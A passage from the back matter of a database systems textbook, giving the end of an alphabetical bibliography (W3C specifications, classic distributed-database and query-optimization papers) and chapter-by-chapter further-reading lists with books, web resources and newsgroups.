- Pu C., Kaiser G., and Hutchinson N. (1988). Split-transactions for open-ended activities. In *Proc. 14th Int. Conf. Very Large Data Bases*
- QED (1989). *CASE: The Potential and the Pitfalls*. QED Information Sciences
- Red Brick Systems (1996). Specialized Requirements for Relational Data Warehouse Servers. Red Brick Systems Inc. Available at http://www.redbrick.com/rbs-g/whitepapers/tenreq_wp.html
- Reed D. (1978). Naming and Synchronization in a Decentralized Computer System. PhD thesis, Department of Electrical Engineering, MIT, Cambridge, MA
- Reed D. (1983). Implementing atomic actions on decentralized data. *ACM Trans. on Computer Systems*, **1**(1), 3–23
- Ren, Q. and Dunham, M. H. (2000). Using semantic caching to manage location dependent data in mobile computing, Proceedings of the 6th annual international conference on Mobile computing and networking, ACM, 210–221
- Revella A.S. (1993). Software escrow. *I/S Analyzer*, **31**(7), 12–14
- Robie J., Lapp J., and Schach D. (1998). XML Query Language (XQL). Available at <http://www.w3.org/TandS/QL/QL98/pp/xql.html>

- Robinson J. (1981). The K-D-B tree: a search structure for large multidimensional indexes. In *Proc. ACM SIGMOD Conf. Management of Data*, Ann Arbor, MI, 10–18
- Robson W. (1997). *Strategic Management & Information Systems: An Integrated Approach* 2nd edn. London: Pitman Publishing
- Rogers U. (1989). Denormalization: Why, what and how? *Database Programming and Design*, **2**(12), 46–53
- Rosenkrantz D.J. and Hunt H.B. (1980). Processing conjunctive predicates and queries. In *Proc. Int. Conf. Very Large Data Bases*, Montreal, Canada
- Rosenkrantz D.J., Stearns R.E., and Lewis II P.M. (1978). System level concurrency control for distributed data base systems. *ACM Trans. Database Systems*, **3**(2), 178–198
- Rothnie J.B. and Goodman N. (1977). A survey of research and development in distributed database management. In *Proc. 3rd Int. Conf. Very Large Data Bases*, Tokyo, Japan, 48–62
- Rothnie J.B. Jr, Bernstein P.A., Fox S., Goodman N., Hammer M., Landers T.A., Reeve C., Shipman D.W., and Wong E. (1980). Introduction to a System for Distributed Databases (SDD-1). *ACM Trans. Database Systems*, **5**(1), 1–17
- Rugtanom S. and Chittayasothorn S. (2012). Valid time database implementation using Oracle11g workspace manager. *Conf. on Systemics, Cybernetics and Informatics*. Available at <http://wmsci2012.wordpress.com/2012/07/13/valid-time-database-implementation-using-oracle11g-workspace-manager/>
- Rumbaugh J., Blaha M., Premerlani W., Eddy F., and Lorensen W. (1991). *Object-Oriented Modeling and Design*. Englewood Cliffs, NJ: Prentice-Hall
- Rusinkiewicz M. and Sheth A. (1995). Specification and execution of transactional workflows. In *Modern Database Systems*. (Kim W., ed.), ACM Press/Addison-Wesley, 592–620
- Sacco M.S. and Yao S.B. (1982). Query optimization in distributed data base systems. In *Advances in Computers*, **21** (Yovits M.C., ed.), 225–273. New York: Academic Press
- Schmidt J. and Swenson J. (1975). On the semantics of the relational model. In *Proc. ACM SIGMOD Int. Conf. on Management of Data* (King F., ed.), 9–36. San José, CA
- Selinger P. and Abida M. (1980). Access path selections in distributed data base management systems. In *Proc. Int. Conf. on Databases*, British Computer Society
- Selinger P., Astrahan M.M., Chamberlain D.D., Lorie R.A., and Price T.G. (1979). Access path selection in a relational database management system. In *Proc. ACM SIGMOD Conf. on Management of Data*, Boston, MA, 23–34
- Senn J.A. (1992). *Analysis and Design of Information Systems* 2nd edn. New York: McGraw-Hill
- Shapiro L.D. (1986). Join processing in database systems with large main memories. *ACM Trans. Database Syst.* **11**(3), 239–264
- Sheth A. and Larson J.L. (1990). Federated databases: architectures and integration. *ACM Computing Surv., Special Issue on Heterogeneous Databases*, **22**(3), 183–236
- Shipman D.W. (1981). The functional model and the data language DAPLEX. *ACM Trans. Database Systems*, **6**(1), 140–173
- Shneiderman D., Plaisant C., Cohen M., and Jacobs S. (2009). *Design the User Interface: Strategies for Effective Human–Computer Interaction* 5th edn. Reading, MA: Addison-Wesley
- Sibley E. and Kerschberg L. (1977). Data architecture and data model considerations. In *Proc. American Federation of Information Processing Societies (AFIPS) National Computing Conference*, 85–96
- Siegel M., Sciore E., and Salveter S. (1992). A method for automatic rule derivation to support semantic query optimization. *ACM Trans. Database Systems*, **17**(4), 563–600
- Silberschatz A., Stonebraker M., and Ullman J., eds. (1990). Database systems: Achievements and opportunities. *ACM SIGMOD Record*, **19**(4)

- Silberschatz A., Stonebraker M.R., and Ullman J. (1996). Database Research: Achievements and Opportunities into the 21st century. Technical Report CS-TR-96-1563, Department of Computer Science, Stanford University, Stanford, CA
- Simoudis E. (1996). Reality check for data mining. *IEEE Expert*, Oct, 26–33
- Singhal V., Kakkad S.V., and Wilson P.R. (1992). Texas: an efficient, portable, persistent store. In *Proc. Int. Workshop on Persistent Object Systems*, 11–33
- Skarra A.H. and Zdonik S. (1989). Concurrency control and object-oriented databases. In *Object-Oriented Concepts, Databases and Applications* (Kim W. and Lochovsky F.H., eds.), 395–422. Reading, MA: Addison-Wesley
- Skeen D. (1981). Non-blocking commit protocols. In *Proc. ACM SIGMOD Int. Conf. Management of Data*, 133–142
- Smith P. and Barnes G. (1987). *Files and Databases: An Introduction*. Reading, MA: Addison-Wesley
- Soley R.M., ed. (1990). *Object Management Architecture Guide*. Object Management Group
- Soley R.M., ed. (1992). *Object Management Architecture Guide Rev 2*, 2nd edn., OMG TC Document 92.11.1. Object Management Group
- Soley R.M., ed. (1995). *Object Management Architecture Guide* 3rd edn. Framingham, MA: Wiley
- Sollins K. and Masinter L. (1994). Functional requirements for Uniform Resource Names. RFC 1737
- Sommerville I. (2010). *Software Engineering* 9th edn. Reading, MA: Addison-Wesley
- Spaccapietra C., Parent C., and Dupont Y. (1992). Automating heterogeneous schema integration. In *Proc. Int. Conf. Very Large Data Bases*, 81–126
- Srinivasan V. and Carey M. (1991). Performance of B-Tree concurrency control algorithms. In *Proc. ACM SIGMOD Conf. on Management of Data*
- Standish T.A. (1994). *Data Structures, Algorithms, and Software Principles*. Reading, MA: Addison-Wesley
- Steinbrunn M., Moerkotte G., and Kemper A. (1997). Heuristic and randomized optimization for the join ordering problem. *The VLDB Journal*, 6(3), 191–208
- Stonebraker M. (1996). *Object-Relational DBMSs: The Next Great Wave*. San Francisco, CA: Morgan Kaufmann Publishers Inc.
- Stonebraker M. and Neuhold E. (1977). A distributed database version of INGRES. In *Proc. 2nd Berkeley Workshop on Distributed Data Management and Computer Networks*, Berkeley, CA, May 1977, 9–36
- Stonebraker M. and Rowe L. (1986). The design of POSTGRES. In *ACM SIGMOD Int. Conf. on Management of Data*, 340–355
- Stonebraker M., Rowe L., Lindsay B., Gray P., Carie Brodie M.L., Bernstein P., and Beech D. (1990). The third generation database system manifesto. In *Proc. ACM SIGMOD Conf.*
- Stubbs D.F. and Webre N.W. (1993). *Data Structures with Abstract Data Types and Ada*. Belmont, CA: Brooks/Cole Publishing Co.
- Su S.Y.W. (1983). SAM*: A Semantic Association Model for corporate and scientific-statistical databases. *Information Science*, 29, 151–199
- Sun (1997). JDK 1.1 Documentation. Palo Alto, CA: Sun Microsystems Inc.
- Sun (2003). Enterprise JavaBeans Specification Version 2.1. 12 November 2003. Available at <http://java.sun.com/products/ejb/docs.html>
- Swami A. (1989). Optimization of large join queries: Combining heuristics and combinatorial techniques. In *Proc. ACM SIGMOD Conf. on Management of Data*, Portland, OR, 367–376
- Swami A. and Gupta A. (1988). Optimization of large join queries. In *Proc. ACM SIGMOD Conf. on Management of Data*, Chicago, IL, 8–17
- Tanenbaum A.S. (1996). *Computer Networks* 3rd edn. Englewood Cliffs, NJ: Prentice-Hall
- Taylor D. (1992). *Object Orientation Information Systems: Planning and Implementation*. New York, NY: John Wiley
- Teorey T.J. (1994). *Database Modeling and Design: The Fundamental Principles* 2nd edn. San Mateo, CA: Morgan Kaufmann

- Teorey T.J. and Fry J.P. (1982). *Design of Database Structures*. Englewood Cliffs, NJ: Prentice Hall
- Thomas R.H. (1979). A majority consensus approach to concurrency control for multiple copy databases. *ACM Trans. Database Systems*, 4(2), 180–209
- Thomson, A. and Abadi, D. J. (2010). The case for determinism in database systems, Proceedings of the VLDB Endowment, *VLDB Endowment*, 3, 70–80
- Thornberry S. (2002). IT managers face ethical issues from piracy to privacy. *TechRepublic*. September 25, 2002
- Todd S. (1976). The Peterlee relational test vehicle—a system overview. *IBM Systems J.*, 15(4), 285–308
- UDDI.org (2004). Universal Discovery, Description and Integration (UDDI) Specification. Available at http://uddi.org/pubs/uddi_v3.htm
- Ullman J.D. (1988). *Principles of Database and Knowledge-base Systems* Volume I. Rockville, MD: Computer Science Press
- Valduriez P. and Gardarin G. (1984). Join and semi-join algorithms for a multi-processor database machine. *ACM Trans. Database Syst.* 9(1), 133–161
- Walborn G.D. and Chrysanthis P.K. (1999). Transaction Processing in PRO-MOTION. In *Proc. of the 1999 ACM Symposium on Applied Computing*, February 28–March 2, 1999, San Antonio, Texas, USA, 389–398
- W3C (1999a). HTML 4.01. World Wide Web Consortium Recommendation 24 December 1999. Available at <http://www.w3.org/TR/html4>
- W3C (1999b). Namespaces in XML. World Wide Web Consortium 14 January 1999. Available at <http://www.w3.org/TR/REC-xml-names>
- W3C (1999c). XML Path Language (XPath) 1.0. World Wide Web Consortium 16 November 1999. Available at <http://www.w3.org/TR/xpath>
- W3C (1999d). Resource Description Framework (RDF) Model and Syntax Specification. World Wide Web Consortium Recommendation 22 February 1999. Available at <http://www.w3.org/TR/REC-rdf-syntax>
- W3C (2000a). XHTML 1.0. World Wide Web Consortium Recommendation 26 January 2000. Available at <http://www.w3.org/TR/xhtml1>
- W3C (2000b). XML 1.0 2nd edn. World Wide Web Consortium 6 October 2000. Available at <http://www.w3.org/TR/REC-xml-20001006>
- W3C (2000c). Resource Description Framework (RDF) Schema Specification. World Wide Web Consortium Candidate Recommendation 27 March 2000. Available at <http://www.w3.org/TR/2000/CR-rdf-schema-20000327>
- W3C (2000d). XML Pointer Language (XPointer) 1.0. World Wide Web Consortium 7 June 2000. Available at <http://www.w3.org/TR/xptr>
- W3C (2001a). Extensible Stylesheet Language (XSL) Version 1.0. W3C Recommendation 15 October 2001. Available at <http://www.w3.org/TR/2001/REC-xsl-20011015/>
- W3C (2001b). XML Linking Language (XLink) Version 1.0. W3C Recommendation 27 June 2001. Available at <http://www.w3.org/TR/xlink>
- W3C (2003). XML XPointer Framework. W3C Recommendation 25 March 2003. Available at <http://www.w3.org/TR/xptr-framework>
- W3C (2001g). XML Information Set. W3C Recommendation 24 October 2001. Available at <http://www.w3.org/TR/xml-infoset>
- W3C (2002a). Extensible HyperText Markup Language (XHTML) Version 1.0 2nd edn. W3C Recommendation 1 August 2002. Available at <http://www.w3.org/TR/xhtml1>
- W3C (2004a). XML Schema Part 1: Structures 2nd edn. W3C Recommendation 28 October 2004. Available at <http://www.w3.org/TR/xmlschema-1>
- W3C (2004b). XML Schema Part 2: Datatypes 2nd edn. W3C Recommendation 28 October 2004. Available at <http://www.w3.org/TR/xmlschema-2>
- W3C (2004c). RDF/XML Syntax Specification (Revised). W3C Recommendation 10 February 2004. Available at <http://www.w3.org/TR/rdf-syntax-grammar>

- W3C (2004d). RDF Vocabulary Description Language 1.0: RDF Schema. W3C Recommendation 10 February 2004. Available at <http://www.w3.org/TR/rdf-schema>
- W3C (2006a). XML Version 1.1 2nd edn. W3C Recommendation 16 August 2006. Available at <http://www.w3.org/TR/xml11>
- W3C (2006b). Extensible Stylesheet Language (XSL) Version 1.1. W3C Recommendation 5 December 2006. Available at <http://www.w3.org/TR/xsl>
- W3C (2009). Namespaces in XML Version 1.0 3rd edn. W3C Recommendation 8 December 2009. Available at <http://www.w3.org/TR/xml-names>
- W3C (2007a). XSL Transformations (XSLT) Version 2.0. W3C Recommendation 23 January 2007. Available at <http://www.w3.org/TR/xslt20>
- W3C (2007b). XML XPath Language Version 2.0. W3C Recommendation 23 January 2007. Available at <http://www.w3.org/TR/xpath20>
- W3C (2007c). SOAP Version 1.2 Part 1: Messaging Framework. W3C Recommendation 27 April 2007. Available at <http://www.w3.org/TR/soap12-part1>
- W3C (2007d). Web Services Description Language (WSDL) Version 2.0 Part 1—Core Language. W3C Recommendation 26 June 2007. Available at <http://www.w3.org/TR/wsdl20>
- W3C (2007e). XML Query (XQuery) Requirements. W3C Working Group Note 23 March 2007. Available at <http://www.w3.org/TR/xquery-requirements>
- W3C (2007f). XQuery 1.0—An XML Query Language. W3C Recommendation 23 January 2007. Available at <http://www.w3.org/TR/2007/REC-xquery-20070123/>
- W3C (2007g). XQuery 1.0 and XPath 2.0 Functions and Operators. W3C Recommendation 23 January 2007. Available at <http://www.w3.org/TR/2007/REC-xpath-functions-20070123/>
- W3C (2007h). XQuery 1.0 and XPath 2.0 Data Model. W3C Recommendation 23 January 2007. Available at <http://www.w3.org/TR/2007/REC-xpath-datamodel-20070123/>
- W3C (2007i). XQuery 1.0 and XPath 2.0 Formal Semantics. W3C Recommendation 23 January 2007. Available at <http://www.w3.org/TR/2007/REC-xquery-semantics-20070123/>
- W3C (2007j). XSLT 2.0 and XQuery 1.0 Serialization. W3C Recommendation 23 January 2007. Available at <http://www.w3.org/TR/2007/REC-xslt-xquery-serialization-20070123/>
- W3C (2010a). XML Linking Language (XLink) Version 1.1. W3C Recommendation 6 May 2010. Available at <http://www.w3.org/TR/xlink11>
- W3C (2010b). XHTML 1.1 Module-based HTML (2nd edn.). W3C Recommendation 23 November 2010. Available at <http://www.w3.org/TR/xhtml11>
- W3C (2010c). XHTML Basic 1.1 (2nd edn.). W3C Recommendation 23 November 2010. Available at <http://www.w3.org/TR/xhtml1-basic>
- W3C (2010d). XML Events 2: An Events Syntax for XML. W3C Working Group Note 16 December 2010. Available at <http://www.w3.org/TR/xml-events2>
- W3C (2010e). XHTML-Print (2nd edn.). W3C Recommendation 23 November 2010. Available at <http://www.w3.org/TR/xhtml1-print>
- W3C (2010f). XQuery 1.0—An XML Query Language (2nd edn.) W3C Recommendation 14 December 2010. Available at <http://www.w3.org/TR/xquery>
- W3C (2010g). XQuery 1.0 and XPath 2.0 Functions and Operators (2nd edn.). W3C Recommendation 14 December 2010. Available at <http://www.w3.org/TR/xpath-functions>
- W3C (2010h). XQuery 1.0 and XPath 2.0 Data Model (XDM) (2nd edn.). W3C Recommendation 14 December 2010. Available at <http://www.w3.org/TR/xpath-datamodel>
- W3C (2010i). XQuery 1.0 and XPath 2.0 Formal Semantics (2nd edn.). W3C Recommendation 14 December 2010. Available at <http://www.w3.org/TR/xquery-semantics>
- W3C (2010j). XSLT 2.0 and XQuery 1.0 Serialization (2nd edn.). W3C Recommendation 14 December 2010. Available at <http://www.w3.org/TR/xslt-xquery-serialization>

- W3C (2011a). XQuery Update Facility Requirement W3C Working Group Note 25 January 2011. Available at <http://www.w3.org/TR/xquery-update-10-requirements>
- W3C (2011b). XQuery Update Facility 1.0 W3C Recommendation 17 March 2011. Available at <http://www.w3.org/TR/xquery-update-10>
- Weikum G. (1991). Principles and realization strategies of multi-level transaction management. *ACM Trans. Database Systems*, **16**(1), 132–180
- Weikum G. and Schek H. (1991). Multi-level transactions and open nested transactions. *IEEE Data Engineering Bulletin*
- Weill, P. and Ross, W. (2004). *IT Governance*. Harvard Business School Publishing, Massachusetts
- White S.J. (1994). Pointer swizzling techniques for object-oriented systems. University of Wisconsin Technical Report 1242, PhD thesis
- Wiederhold G. (1983). *Database Design* 2nd edn. New York, NY: McGraw-Hill
- Williams R., Daniels D., Haas L., Lapis G., Lindsay B., Ng P., Obermarck R., Selinger P., Walker A., Wilms P., and Yost R. (1982). R*: An overview of the architecture. IBM Research, San Jose, CA, RJ3325. Reprinted in Stonebraker M. (ed). (1994). *Readings in Distributed Database Systems*. Morgan Kaufmann
- Winter Corporation (2005). *Top Ten Programs*. Available at <http://www.wintercorp.com>
- Winter Corporation (2007). *Advances in Data Warehouse Performance*. Available at <http://www.wintercorp.com>
- Wong E. (1977). Retrieving dispersed data from SDD-1: A System for Distributed Databases. In *Proc. of the Berkeley Workshop on Distributed Data Management and Compute Networks*, 217–235
- Wong E. and Youssefi K. (1976). Decomposition—a strategy for query processing. *ACM Trans. Database Syst.* **1**(3)
- Wutka M. (2001). *Special Edition Using Java 2 Enterprise Edition (J2EE): With JSP, Servlets, EJB 2.0, JNDI, JMS, JDBC, CORBA, XML and RMI*. Que Corporation
- Wutka M. (2002). *Special Edition Using Java Server Pages and Servlets* 2nd edn. Que Corporation
- X/Open (1992). *The X/Open CAE Specification “Data Management: SQL Call-Level Interface (CLI)”*. The Open Group
- Yoo H. and Lafortune S. (1989). An intelligent search method for query optimization by semijoins. *IEEE Trans. on Knowledge and Data Engineering*, **1**(2), 226–237
- Yu C. and Chang C. (1984). Distributed Query Processing. *ACM Computing Surveys*, **16**(4), 399–433
- Zaniolo C. et al. (1986). Object-Oriented Database Systems and Knowledge Systems. In *Proc. Int. Conference on Expert Database Systems*
- Zdonik S. and Maier D., eds. (1990). Fundamentals of object-oriented databases in readings. In *Object-Oriented Database Systems*, 1–31. San Mateo, CA: Morgan Kaufmann
- Zemke F. (2012) What’s new in SQL:2011. *Oracle Corporation SIGMOD Record*, **41**(1), 67–73
- Zloof M. (1977). Query-By-Example: A database language. *IBM Systems J.*, **16**(4), 324–343

Further Reading

Chapter 1

Web resources

<http://en.wikipedia.org/wiki/Database> Wikipedia entry for databases.

<http://en.wikipedia.org/wiki/DBMS> DBMS Wikipedia entry for DBMSs.

<http://databases.about.com> Web portal containing articles about a variety of database issues.

<http://searchdatabase.techtarget.com/> Web portal containing links to a variety of database issues.

<http://www.ddj.com> Dr Dobbs journal.

<http://www.intelligententerprise.com> Intelligent Enterprise magazine, a leading publication on database management and related areas. This magazine is the result of combining two previous publications: Database Programming, and Design and DBMS.

<http://www.techrepublic.com> A portal site for information technology professionals that can be customized to your own particular interests.

<http://www.webopedia.com> An online dictionary and search engine for computer terms and Internet technology.

<http://www.zdnet.com> Another portal site containing articles covering a broad range of IT topics.

Useful newsgroups are:

comp.client-server

comp.databases

comp.databases.ms-access

comp.databases.ms-sqlserver

comp.databases.olap

comp.databases.oracle

comp.databases.theory

Chapter 2

Batini C., Ceri S., and Navathe S. (1992). *Conceptual Database Design: An Entity-Relationship approach*.

Redwood City, CA: Benjamin Cummings

Brodie M., Mylopoulos J., and Schmidt J., eds

(1984). *Conceptual Modeling*. New York, NY:

Springer-Verlag

Gardarin G. and Valduriez P. (1989). *Relational Databases and Knowledge Bases*. Reading, MA: Addison-Wesley

Tsichritzis D. and Lochovsky F. (1982). *Data Models*. Englewood Cliffs, NJ: Prentice-Hall

Ullman J. (1988). *Principles of Database and Knowledge-Base Systems* Vol. 1. Rockville, MD: Computer Science Press

Chapter 3

Barai, M., Caselli, V., and Christudas, B.A. (2008). *Service Oriented Architecture with Java*. Packt Publishing Limited

Erl, T. (2004). *Service-Oriented Architecture: A Field Guide to Integrating XML and Web Services*. Prentice Hall

Hansen, M.D. (2007). *SOA Using Java Web Services*. Prentice Hall

Papazoglou, M. (2007). *Web Services: Principles and Technology*. Prentice Hall

Potts, S. and Kopack, M. (2003). *Sams Teach Yourself Web Services in 24 Hours*. Sams

Richardson, L. and Ruby, S. (2007). *RESTful Web Services*. O'Reilly Media, Inc.

Web resources

<http://aws.amazon.com/> Amazon Web services.

<http://ws.apache.org/> Apache Web services index page.

<http://www.oracle.com/technology/tech/soa/index.html> Oracle Service-oriented architecture index page.

<http://java.sun.com/webservices/> Java Web services at a glance.

<http://www.w3schools.com/webservices/default.asp> Web services tutorial.

<http://www.w3.org/2002/ws/> W3C Web services index page.

<http://www.w3.org/TR/ws-arch/> W3C Web services architecture.

<http://www.webservices.org/> Vendor-neutral Web services organization.

Chapter 4

- Aho A.V., Beeri C., and Ullman J.D. (1979). The theory of joins in relational databases. *ACM Trans. Database Systems*, **4**(3), 297–314
- Chamberlin D. (1976a). Relational data-base management systems. *ACM Computing Surv.*, **8**(1), 43–66
- Codd E.F. (1982). The 1981 ACM Turing Award Lecture: Relational database: A practical foundation for productivity. *Comm. ACM*, **25**(2), 109–117
- Dayal U. and Bernstein P. (1978). The updatability of relational views. In *Proc. 4th Int. Conf. on Very Large Data Bases*, 368–377
- Schmidt J. and Swenson J. (1975). On the semantics of the relational model. In *Proc. ACM SIGMOD Int. Conf. on Management of Data*, 9–36

Chapter 5

- Abiteboul S., Hull R., and Vianu V. (1995). *Foundations of Databases*. Addison-Wesley
- Atzeni P. and De Antonellis V. (1993). *Relational Database Theory*. Benjamin Cummings
- Ozsoyoglu G., Ozsoyoglu Z., and Matos V. (1987). Extending relational algebra and relational calculus with set valued attributes and aggregate functions. *ACM Trans. on Database Systems*, **12**(4), 566–592
- Reisner P. (1977). Use of psychological experimentation as an aid to development of a query language. *IEEE Trans. Software Engineering*, **SE3**(3), 218–229
- Reisner P. (1981). Human factors studies of database query languages: A survey and assessment. *ACM Computing Surv.*, **13**(1)
- Rissanen J. (1979). Theory of joins for relational databases— a tutorial survey. In *Proc. Symposium on Mathematical Foundations of Computer Science*, 537–551. Berlin: Springer-Verlag
- Ullman J.D. (1988). *Principles of Database and Knowledge-base Systems* Volume I. Rockville, MD: Computer Science Press

Chapters 6 to 8

- ANSI (1986). *Database Language—SQL* (X3.135). American National Standards Institute, Technical Committee X3H2
- ANSI (1989a). *Database Language—SQL with Integrity Enhancement* (X3.135-1989). American

- National Standards Institute, Technical Committee X3H2
- ANSI (1989b). *Database Language—Embedded SQL* (X3.168-1989). American National Standards Institute, Technical Committee X3H2
- Celko, J. (2005). *SQL for Smarties: Advanced SQL Programming*. Morgan Kaufmann
- Date C.J. and Darwen H. (1993). *A Guide to the SQL Standard* 3rd edn. Reading, MA: Addison-Wesley
- Kriegel, A. and Trukhnov, B.M. (2008). *SQL Bible*. Wiley
- Melton J. and Simon A. (2002). *SQL 1999: Understanding Relational Language Components*. Morgan Kaufmann

Web resources

- <http://sqlzoo.net> An online SQL tutorial.
- <http://www.sql.org> The sql.org site is an online resource that provides a tutorial on SQL, as well as links to newsgroups, discussion forums, and free software.
- <http://www.sqlcourse.com> An online SQL tutorial.
- <http://www.w3schools.com/sql> The W3 Schools Web site provides a tutorial on basic to advanced SQL statements. A quiz is provided to reinforce SQL concepts.

Chapter 9

- Groh M., Stockham J., Powell G., Cary P., Irwin M., and Reardon J. *Access 2007 Bible*. John Wiley & Sons
- Jennings R. (2007) *Microsoft Office Access 2007 in Depth*. Prentice Hall
- MacDonald M. (2007) *Access 2007: The Missing Manual*. Pogue Press
- Viescas J. and Conrad J. (2007). *Access 2007 Inside Out*. Microsoft Press International
- Zloof M. (1982). Office-by-example: a business language that unifies data and word processing and electronic mail. *IBM Systems Journal*, **21**(3), 272–304

Web resources

- <http://msdn.microsoft.com/sql> The Microsoft Developer's Network Web site contains articles, technical details, and API references for all Microsoft technologies, including Office Access and SQL Server.

Chapter 10

- Brancheau J.C. and Schuster L. (1989). Building and implementing an information architecture. *Data Base*, Summer, 9–17
- Fox R.W. and Unger E.A. (1984). A DBMS selection model for managers. In *Advances in Data Base Management, Vol. 2* (Unger E.A., Fisher P.S., and Slonim J., eds), 147–170. Wiley Heyden
- Grimson J.B. (1986). Guidelines for data administration. In *Proc. IFIP 10th World Computer Congress* (Kugler H.J., ed.), 15–22. Amsterdam: Elsevier Science
- Loring P. and De Garis C. (1992). The changing face of data administration. In *Managing Information Technology's Organisational Impact, II, IFIP Transactions A [Computer Science and Technology] Vol. A3* (Clarke R. and Cameron J., eds), 135–144. Amsterdam: Elsevier Science
- Nolan R.L. (1982). *Managing The Data Resource Function* 2nd edn. New York, NY: West Publishing Co.
- Ravindra P.S. (1991a). Using the data administration function for effective data resource management. *Data Resource Management*, **2**(1), 58–63
- Ravindra P.S. (1991b). The interfaces and benefits of the data administration function. *Data Resource Management*, **2**(2), 54–58
- Robson W. (1997). *Strategic Management and Information Systems: An Integrated Approach*. London: Pitman
- Shneiderman D. and Plaisant C. (2004). *Designing the User Interface*. Addison-Wesley
- Sommerville I. (2006) *Software Engineering*. Addison-Wesley
- Teng J.T.C. and Grover V. (1992). An empirical study on the determinants of effective database management. *J. Database Administration*, **3**(1), 22–33
- Weldon J.L. (1981). *Data Base Administration*. New York, NY: Plenum Press

Web resources

http://tpc.org The TPC is a non-profit corporation founded to define transaction processing and database benchmarks and to disseminate objective, verifiable TPC performance data to the industry.

Chapter 11

- Chatzoglou P.D. and McCaulay L.A. (1997). Requirements capture and analysis: a survey of current practice. *Requirements Engineering*, 75–88
- Hawryszkiewicz I.T. (1994). *Database Analysis and Design* 4th edn. Basingstoke: Macmillan
- Kendal E.J. and Kendal J.A. (2002). *Systems Analysis and Design* 5th edn. Prentice Hall
- Wiegiers K.E. (1998). *Software Requirements*. Microsoft Press
- Yeates D., Shields M., and Helmy D. (1994). *Systems Analysis and Design*. Pitman Publishing

Chapters 12 and 13

- Bennett S., McRobb S., and Farmer R. (2001). *Object-Oriented Systems Analysis Using UML* 2nd edn. McGraw Hill
- Benyon D. (1990). *Information and Data Modelling*. Oxford: Blackwell Scientific
- Booch G. (1994). *Object-Oriented Analysis and Design with Applications*. Reading, MA: Benjamin Cummings
- Booch G., Rumbaugh J., and Jacobson I. (1999). *The Unified Modeling Language User Guide*. Addison-Wesley
- Connolly T., Begg C., and Holowczak R. (2008) *Business Database Systems*. Addison-Wesley
- Elmasri R. and Navathe S. (2006). *Fundamentals of Database Systems* 5th edn. New York, NY: Addison-Wesley
- Gogolla M. and Hohenstein U. (1991). Towards a semantic view of the Entity–Relationship model. *ACM Trans. Database Systems*, **16**(3)
- Hawryszkiewicz I.T. (1991). *Database Analysis and Design* 2nd edn. Basingstoke: Macmillan
- Howe D. (1989). *Data Analysis for Data Base Design* 2nd edn. London: Edward Arnold

Chapters 14 and 15

- Connolly T., Begg C., and Holowczak R. (2008) *Business Database Systems*. Addison-Wesley
- Date C.J. (2003). *An Introduction to Database Systems* 8th edn. Reading, MA: Addison-Wesley
- Date C.J. (2012). *Database Design and Relational Theory: Normal Forms and All That Jazz*. 1st edn. O'Reilly Media

- Elmasri R. and Navathe S. (2010). *Fundamentals of Database Systems* 6th edn. New York, NY: Addison-Wesley
- Ullman J.D. (1988). *Principles of Database and Knowledge-base Systems* Volumes I and II. Rockville, MD: Computer Science Press

Chapters 16 and 17

- Avison D.E. and Fitzgerald G. (1988). *Information Systems Development: Methodologies, Techniques and Tools*. Oxford: Blackwell
- Batini C., Ceri S., and Navathe S. (1992). *Conceptual Database Design: An Entity–Relationship Approach*. Redwood City, CA: Benjamin Cummings
- Blaha M. and Premerlani W. (1999). *Object-Oriented Modeling and Design for Database Applications*. Prentice-Hall
- Castano S., DeAntonellio V., Fugini M.G., and Pernici B. (1998). Conceptual schema analysis: techniques and applications. *ACM Trans. Database Systems*, **23**(3), 286–332
- Connolly T., Begg C., and Holowczak R. (2008). *Business Database Systems*. Addison-Wesley
- Hawryszkiewicz I.T. (1994). *Database Analysis and Design* 4th edn. New York: Macmillan
- Howe D. (1989). *Data Analysis for Data Base Design* 2nd edn. London: Edward Arnold
- Muller R.J. (1999). *Database Design for Smarties: Using UML for Data Modeling*. Morgan Kaufmann
- Naiburg E. and Maksimchuk R.A. (2001). *UML for Database Design*. Addison-Wesley
- Navathe S. and Savarese A. (1996). A practical schema integration facility using an object-oriented approach. In *Object-Oriented Multidatabase Systems: A Solution for Advanced Applications* (Bukhres O. and Elmagarmid A., eds). Prentice-Hall
- Sheth A., Gala S., and Navathe S. (1993). On automatic reasoning for schema integration. *Int. Journal of Intelligent Co-operative Information Systems*, **2**(1)

Web resources

- <http://www.businessrulesgroup.org> The Business Rules Group, formerly part of GUIDE International, formulates and supports standards about business rules.

- <http://www.inconcept.com/JCM/index.html> Journal of Conceptual Modeling.
- <http://www.revealnet.com> A portal site for Oracle database administration and development.
- <http://www.sswug.org> A portal site for Oracle, DB2, and SQL Server database administration and development.

Chapters 18 and 19

- Connolly T., Begg C., and Holowczak R. (2008). *Business Database Systems*. Addison-Wesley
- Howe D. (1989). *Data Analysis for Data Base Design* 2nd edn. London: Edward Arnold
- Novalis S. (1999). *Access 2000 VBA Handbook*. Sybex
- Powell G. (2003). *Oracle High Performance Tuning for 9i and 10g*. Butterworth-Heinemann
- Senn J.A. (1992). *Analysis and Design of Information Systems* 2nd edn. New York, NY: McGraw-Hill
- Shasha D. (1992). *Database Tuning: A Principled Approach*. Prentice-Hall
- Tillmann G. (1993). *A Practical Guide to Logical Data Modelling*. New York, NY: McGraw-Hill
- Wertz C.J. (1993). *Relational Database Design: A Practitioner's Guide*. New York, NY: CRC Press
- Willits J. (1992). *Database Design and Construction: Open Learning Course for Students and Information Managers*. Library Association Publishing

Chapter 20

- Ackmann D. (1993). Software Asset Management: Motorola Inc. *I/S Analyzer*, **31**(7), 5–9
- Berner P. (1993). Software auditing: Effectively combating the five deadly sins. *Information Management & Computer Security*, **1**(2), 11–12
- Bhashar K. (1993). *Computer Security: Threats and Countermeasures*. Oxford: NCC Blackwell
- Brathwaite K.S. (1985). *Data Administration: Selected Topics of Data Control*. New York, NY: John Wiley
- Castano S., Fugini M., Martella G., and Samarati P. (1995). *Database Security*. Addison-Wesley
- Chin F. and Ozsoyoglu G. (1981). Statistical database design. *ACM Trans. Database Systems*, **6**(1), 113–139

- Collier P.A., Dixon R., and Marston C.L. (1991). Computer Research Findings from the UK. *Internal Auditor*, August, 49–52
- Denning D. (1980). Secure statistical databases with random sample queries. *ACM Trans. Database Systems*, 5(3), 291–315
- Denning D.E. (1982). *Cryptography and Data Security*. Addison-Wesley
- Ford W. and Baum M.S. (2000). *Secure Electronic Commerce: Building the Infrastructure for Digital Signatures and Encryption* 2nd edn. Prentice Hall
- Griffiths P. and Wade B. (1976). An authorization mechanism for a relational database system. *ACM Trans. Database Systems*, 1(3), 242–255
